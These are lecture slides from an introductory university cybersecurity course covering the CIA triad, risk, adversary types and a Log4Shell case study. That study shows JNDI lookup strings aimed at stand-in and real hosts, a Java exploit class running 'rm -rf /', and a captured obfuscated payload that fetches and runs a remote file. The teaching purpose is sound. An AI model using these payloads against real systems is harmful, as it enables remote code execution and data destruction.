

CSCI 3403

Introduction to Cybersecurity

CSCI 3403

Alex Curtiss (he/him)

alexander.curtiss@colorado.edu

- Security engineer @ Twitter
- The cat is named Oliver



CSCI 3403

TAs:

- Seonwoo Kim (*8:00am, 9:05am recitations*)
- Meghana Kallam (*10:10am, 12:20pm recitations*)
- Jinpeng Miao (*2:30pm remote recitation*)

Course Managers:

- Shubham Rathi
- Kunal Mehta



Logistics!

About the class: prereqs

1. Some coding experience (demos will be in Python)
2. Basic command line experience
3. A hazy memory of Computer Systems



Quick poll: Security background




About the class: topics

- ◎ General introduction to security
 - Fundamentals
 - Network and web security
 - Application security
- ◎ Similar to other introductory classes, with a focus on practical knowledge
 - More than just learning to hack

Materials

- ◎ Website / syllabus:
canvas.colorado.edu
- ◎ Slack:
cucsci3403.slack.com
- ◎ Optional book:
Computer Security, Principles and Practice, Stallings and Brown (4th Edition, but earlier is fine)



Grading

- Labs: 60% (4 total)
- Quizzes: 20% (weekly)
- Midterm: 10%
- Final: 10%

Advanced questions will offer extra credit

Ethics and policies

This course relies on learning techniques that can compromise security. Using these techniques without permission may violate the law.

We will “hack” things. ***Stay within the scope of the exercises at all times.*** Do not attack anything without explicit permission, or you could face consequences including failing the class or legal action.

Miscellania

- **No recitation tomorrow!**
- For folks on the waitlist, I am expecting about 20 students to drop the class in the first couple weeks.
- Laptops in class are great, as long as they do not distract others.



Always-on feedback

Link in syllabus



*The walls of text are over
We are free*

Questions?

Security fundamentals

Goals:

- Explain security thinking
- Introduce new terminology
- Explore recent case studies



The “security mindset”

*How could a system be attacked?
...and how can we prevent that?*

Security mindset



Security mindset



Security mindset




Security mindset

Computer security:

- Use strong passwords (*or someone could guess them*)
- Do not open untrusted documents (*it could be a virus*)
- Be careful opening sketchy websites (*because ???*)
- ...etc

CIA triad




Confidentiality

Information is only available to authorized parties

Examples:

- Entering a password to see your grades
- Sharing a Google Doc with someone




Integrity

Information is accurate and complete

Examples:

- Entering your PIN at an ATM
- Video game cheat detection




Availability



Information is available

Examples:

- Setting up a recovery email
- Storing documents in the cloud



...and the rest



<https://informationsecuritybuzz.com/isbuzz-expert-panel/cia-triad-and-new-emerging-technologies-big-data-and-iot/>



Case study:

Log4Shell



University of Colorado

Boulder | Colorado Springs | Denver | Anschutz Medical Campus

Hello CU Community.

The university is temporarily changing its process to access university services through the internet. This slight change is in response to a major global information security event that is affecting many institutions and private companies.

To ensure that we protect and secure your data, we are requiring an additional layer of security in the short term, signing on through the Virtual Private Network (VPN). The VPN is free and required for all services listed below.

We apologize for any inconvenience you may be experiencing and are working as fast as we can to return the system to normal.

Thank you.

STUDENTS: Services which require free VPN include your student portal (Course registration, student financials, financial aid, viewing grades, Degree Audit)

FACULTY/STAFF: Services which require free VPN include HR, myLeave, CU-SIS, Degree Audit, etc.

VPN (Virtual Private Network) required for access

For security reasons, this system is only available via campus networks or VPNs

[University of Colorado Boulder VPN directions](#)

[University of Colorado Denver VPN directions](#)

[University of Colorado Anschutz Medical Campus VPN directions](#)

[University of Colorado Colorado Springs VPN directions](#)

[University of Colorado System VPN directions](#)

Updates will be posted as they are available.



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[University of Colorado System VPN directions](#)

Updates will be posted as they are available.

Log4J

- A popular logging library for Java services
- Writes events to various kinds of log file
- Used by basically everyone

```
import org.apache.logging.log4j.LogManager;  
import org.apache.logging.log4j.Logger;  
  
logger.info("Hello, World!");
```

Log4J



Features:

- Uses format strings!

- `logger.info("{} messaged {}", user1, user2);`



Log4J

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- `logger.info("{} messaged {}", user1, user2);`

- Reads environment variables!

- `logger.debug("Running version: ${java:version}");`

Log4J

Features:

- ◎ Uses format strings!
 - `logger.info("{} messaged {}", user1, user2);`
- ◎ Reads environment variables!
 - `logger.debug("Running version: ${java:version}");`
- ◎ Runs code and log the value, even over the internet!
 - `logger.info("User count: ${jndi:ldap://foo.com/users}");`

Log4J


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

Log4J

Features:


- ◎ Uses format strings
 - `logger.info("{}")`
- ◎ Reads environment variables
 - `logger.debug("Running on Java version " + System.getProperty("java.version"));`
- ◎ Runs code and log the value, even over the internet!
 - `logger.info("User count: ${jndi:ldap://foo.com/users}");`



Log4Shell




Log4Shell



A user has visited: /about




Log4Shell




A user has visited... uhh...




Log4Shell



Log4Shell



Log4Shell



A user has visited... uhh...

Hey evil.com, can you
send me /program?



```
public class Exploit {  
    static {  
        String[] command = {"rm", "-rf", "/"};  
        Runtime  
            .getRuntime()  
            .exec(command)  
            .waitFor();  
    }  
}
```



Security mindset question #1

*How can this attack violate the **confidentiality, integrity, or availability** of a service or its users?*




Security mindset question #1


- Crash the server
- Read confidential user data
- Modify the system code
- Delete valuable data
- Vandalize websites
- Spread to other, connected systems
- Take actions that would normally be unauthorized
- Mine Bitcoin
- Run attacks against other websites
- Fill up the disk with random data
- Install McAfee Antivirus

Security mindset question #2

How could an attacker cause a system to log these specific strings?



Security mindset question #2



<https://twitter.com/chvancooten/status/1469340927923826691>

Security mindset question #2



Immanuel Chavoya (He/Him)

Security Leader | Board Member | DefCon Speaker | Published Writer | Silo Br...

now •

...

testing

`$(jndi:ldap://1u13u0.dnslog.cn/a}`

<https://twitter.com/fullm3talpacket/status/1469364599950430213>

Security mindset question #2

The screenshot shows a Sentry.io error page for a 'CookieError: Illegal key "t('\${env:Nan:-j}ndi\${env:Nan:-:})\${env:Nan:-l}dap\${env:Nan:-:}//2.58.149.206:1389/TomcatBypass/Command/Base64/d2d1dCBo dHRw0i8vMi410C4xNDkuMjA2L3N0YXI7IGN1cmwgLU8gaHR0cDovLzIuNTguMTQ5LjIwNi9zdGFy0yBjaG1vZCA3 Nzcg3RhcjsLi9zdGFyIGV4cGxvaXQ"'.

EXCEPTION (most recent call first)

CookieError

```
Illegal key "t('${env:Nan:-j}ndi${env:Nan:-:})${env:Nan:-l}dap${env:Nan:-:}//2.58.149.206:1389/TomcatBypass/Command/Base64/d2d1dCBo dHRw0i8vMi410C4xNDkuMjA2L3N0YXI7IGN1cmwgLU8gaHR0cDovLzIuNTguMTQ5LjIwNi9zdGFy0yBjaG1vZCA3 Nzcg3RhcjsLi9zdGFyIGV4cGxvaXQ"
```

mechanism wsgi handled false

<https://twitter.com/iMitwe/status/1480145051586072576>

Security mindset question #3

How could we have prevented this?

(The important question)

Security mindset question #3


Technical solutions:

- Stop using Log4J
- Scan for and remove these strings
- Disable network connections to untrusted websites

Security mindset question #3

Non-technical solutions

- Stop relying on poorly maintained open source libraries
- Teach developers to recognize potentially insecure features
- Incentivize people to search for these vulnerabilities
- ...and more!



<https://xkcd.com/2347/>

Security mindset question #3



:(){ :|:& }::

@mountain_ghosts

...

reading about the log4j vulnerability, and... why. why
does a logging system have a thing that fetches a url
and executes the response. why does this exist

9:10 AM · Dec 10, 2021 · Twitter Web App

https://twitter.com/mountain_ghosts/status/1469338814778953729

Security mindset question #3



```
v 3 log4j-core/src/main/java/org/apache/logging/log4j/core/net/JndiManager.java
.... @@ -252,7 +252,8 @@ protected boolean releaseSub(final long timeout, final TimeUnit timeUnit) {
252   252         }
253   253     }
254   254     } catch (URISyntaxException ex) {
255 -           // This is OK.
255 +           LOGGER.warn("Invalid JNDI URI - {}", name);
256 +           return null;
257   257     }
258   258     return (T) this.context.lookup(name);
259   259 }
```



[Editor's note: it was not OK]

Recap

Security mindset:

Thinking about what can be attacked, and how to prevent it

CIA triad:

Confidentiality, integrity, availability

Log4J:

A case study for what *not* to do



Apache - The ASF ✅
@TheASF

Did you know that Ingenuity, the Mars 2020 Helicopter mission, is powered by Apache Log4j? logging.apache.org
#Apache #OpenSource #innovation
#community #logging #services



14:00 · 6/4/21 · Twitter Web App

https://www.reddit.com/r/ProgrammerHumor/comments/re52jb/if_youre_having_a_bad_day_remember_at_least_you/

Risk

Each possible attack has a *risk*:

$$\text{Risk} = \text{Probability} * \text{Severity}$$

Probability: How likely an attack is to happen

Severity: How much damage it causes

Risk

Each possible attack has a *risk*:

$$\text{Risk} = \text{Probability} * \text{Severity}$$

Probability: How likely an attack is to happen

Severity: How much damage it causes

It is very important to measure risk and not just severity!

Risk

High risk: Emailing your bank password to a stranger
High severity, medium probability

Risk

High risk: Emailing your bank password to a stranger

High severity, medium probability

Medium risk: Leaving your laptop to use the restroom

Medium severity, medium probability

Risk

High risk: Emailing your bank password to a stranger

High severity, medium probability

Medium risk: Leaving your laptop to use the restroom

Medium severity, medium probability

Low risk: Meteor strike

High severity, almost zero probability

Risk

How risky is...

Reusing the same email and (strong) password everywhere?

Severity: Very high (*losing access to many accounts at once*)

Probability: Medium (*only one password needs to be leaked*)

Risk: High

Adversaries

Different attackers create different threats

Adversaries

Online scammer

(No specific knowledge about you)

- Phishing email
- Virus disguised as a legitimate program

Adversaries



Online scammer

(No specific knowledge about you)

- Phishing email
- Virus disguised as a legitimate program

A close, non-technical acquaintance

(Knows personal details, may have physical access)

- Laptop theft
- Watching you enter passwords



Adversaries

For-profit criminal hacker

- Somewhat technical
- Wide spray-and-pray tactics



Adversaries



CU Boulder Today

News Headlines Campus Community Events & Exhibits

Find a Story Submit a Story For Media

Data security compromise included files accessed by cyber attacker

Oct. 25, 2021

Notifications are being distributed electronically this week to approximately 30,000 former and current CU affiliates regarding a data security compromise. Most of the individuals impacted are no longer affiliated with CU as a student or employee. This security incident is unrelated to the cyberattack on CU's Accellion service earlier this year.

A vulnerability in software provided by a third-party vendor, Atlassian, impacted a program used mostly by the Office of Information Technology to share resources, such as support and procedural documents, configuration files and collaborative documents.

Some files stored in this program contained personally identifiable information for current and former students that included names, student ID numbers, addresses, dates of birth, phone numbers and genders. An analysis by the Office of Information Security revealed some data stored in the program was accessed by an attacker.

Help Line

Should you have additional questions or concerns regarding this matter, or need assistance activating the identity monitoring services offered, contact 1-855-484-1109 (7 a.m. to 4:30 p.m., mountain time zone, Monday through Friday, excluding U.S. holidays).

<https://www.colorado.edu/today/2021/10/25/data-security-compromise-included-files-accessed-cyber-attacker>

Adversaries

Corporate Insider

- Intimate technical knowledge
- Specific, targeted attacks
- Already has a level of access



The screenshot shows the homepage of the Multi-State Lottery Association (MUSL). The header features the MUSL logo, which includes a red circle with horizontal lines and the acronym "MUSL" in large blue letters, followed by "Multi-State Lottery Association". Below the header is a navigation menu with links for Home, Members, Games, Trademarks, MUSL Staff, and General Info. The main content area features a portrait of Eddie Tipton, Senior Information Security Consultant, and a brief biography describing his responsibilities and background.

Eddie Tipton, Senior Information Security Consultant

As Senior Information Security Consultant, Eddie is responsible for evaluating and providing direction on the security infrastructures within current and future member operations. He additionally provides application design and support services for MUSL-sponsored projects. Prior to joining MUSL, Eddie was the Executive Vice President and a Partner at Systems Evolution Incorporated where he was responsible for LAN Management Security and Outsourcing, Network Operations, and Hosting. He brings 20 years of design, development, security, and general IT experience with him. Mr. Tipton is a certified developer and instructor on multiple technologies, a Certified Information Systems Security Professional, and received his bachelor's degree in Management Information Systems and Finance from the University of Houston.

Adversaries

Nation-state

- ➊ Nearly infinite resources
- ➋ Specific, targeted attacks



Adversaries


UNCLASSIFIED//LES

Major Cell Phone Provider Overview


	Contact Info	Acquired Companies/Resellers	Technology Type	Engineering Data Sets	Location Based Services	Other
AT&T	(800) 635-6840	Cricket; Alitel; 7-11 Speak Out; Beyond Wireless; Bratz Mobile; Circle K - Talk and Go Mobile; cool. Prepaid; Firefly Mobile; GoPhone; Graffiti Wireless; GTC Wireless; Hop-On; KORE Wireless; Locus Mobile; NET10; Teleplus; Tuyo Mobile; U Prepaid; XE Mobile	GSM (2.5G) rarely seen it most markets; UMTS (3G); LTE (4G)	NELOS: Generates location event data via probes on the mobile network. Use cautiously. AT&T does not validate results. AT&T Messaging results: Can get content and photos if subscriber has this feature turned on.	Mobile Locate: Triangulated coordinates of device based on Timing Advance or Time on Arrival (TOA) and suspected radius e-mailed every 15-30 min. Use event based mobile locate.	Use data cautiously during investigation and DO NOT rely on data for testimonies.
T-Mobile	(973) 292-8911	metroPCS	GSM (2.5G); UMTS (3G); LTE (4G)	True Call: T-Mobile's PCMD. Timing Advance Data.	E-911: 3 to 6 tower triangulation based on Timing Advance or Time on Arrival (TOA).	Use data cautiously during investigation and DO NOT rely on data for testimonies.
Sprint	(800) 877-7330	Boost Mobile; 9278 Mobile; Bravo Wireless; Global Talk PCS; GSR Mobile; Liberty Wireless; Mobile ESPN; MoveU Mobile; Movida Communications; PhoneCo; PlatinumTel Communications; STI Mobile; Time Warner; Total Call; Uphony; Virgin Mobile USA; ZUMA Prepaid Wireless	CDMA (2G/3G); LTE (4G)	Per Call Measurement Data (PCMD): Provides an estimate of the location of the device using a Round Trip Delay measurement from the tower. Time stamps are based on switch time and are held for 2 weeks to 90 days. Evolution Data Optimized (EVDO): Same as PCMD, but for data instead of voice calls. Long Term Evolution (LTE): Same as PCMD, but for LTE usage.	Ping: The network sends a message to the phones internal GPS receiver to report its location (must see min. of 4 satellites). GPS coordinates of device and suspected radius from tower e-mailed (or through L-Site website) every 15 minutes for 30 days. Can be done manually every 5 minutes.	No tower info provided on SMS records. Do not use the lat/long in PCMD records, use the tower distance.
Verizon	(800) 451-5242	Alitel; Amp'd Mobile; IDT; MobilePro; CloseCall; Omni Prepaid; Page Plus; Rockit Talk	CDMA (2G/3G); LTE (4G)	Real Time Tool (RTT): Verizon's PCMD provides sector/tower and distance from tower with confidence rating only on the last call/sms/data activity. RTT is available for 7-10 days. Actual Content of Text Messages is held for 3-10 days.	No. However, Verizon is working on creating a tool. RTT can be used though, and is based on the last call/sms/data activity and provides sector/tower and distance from tower with confidence rating. Must call to request.	
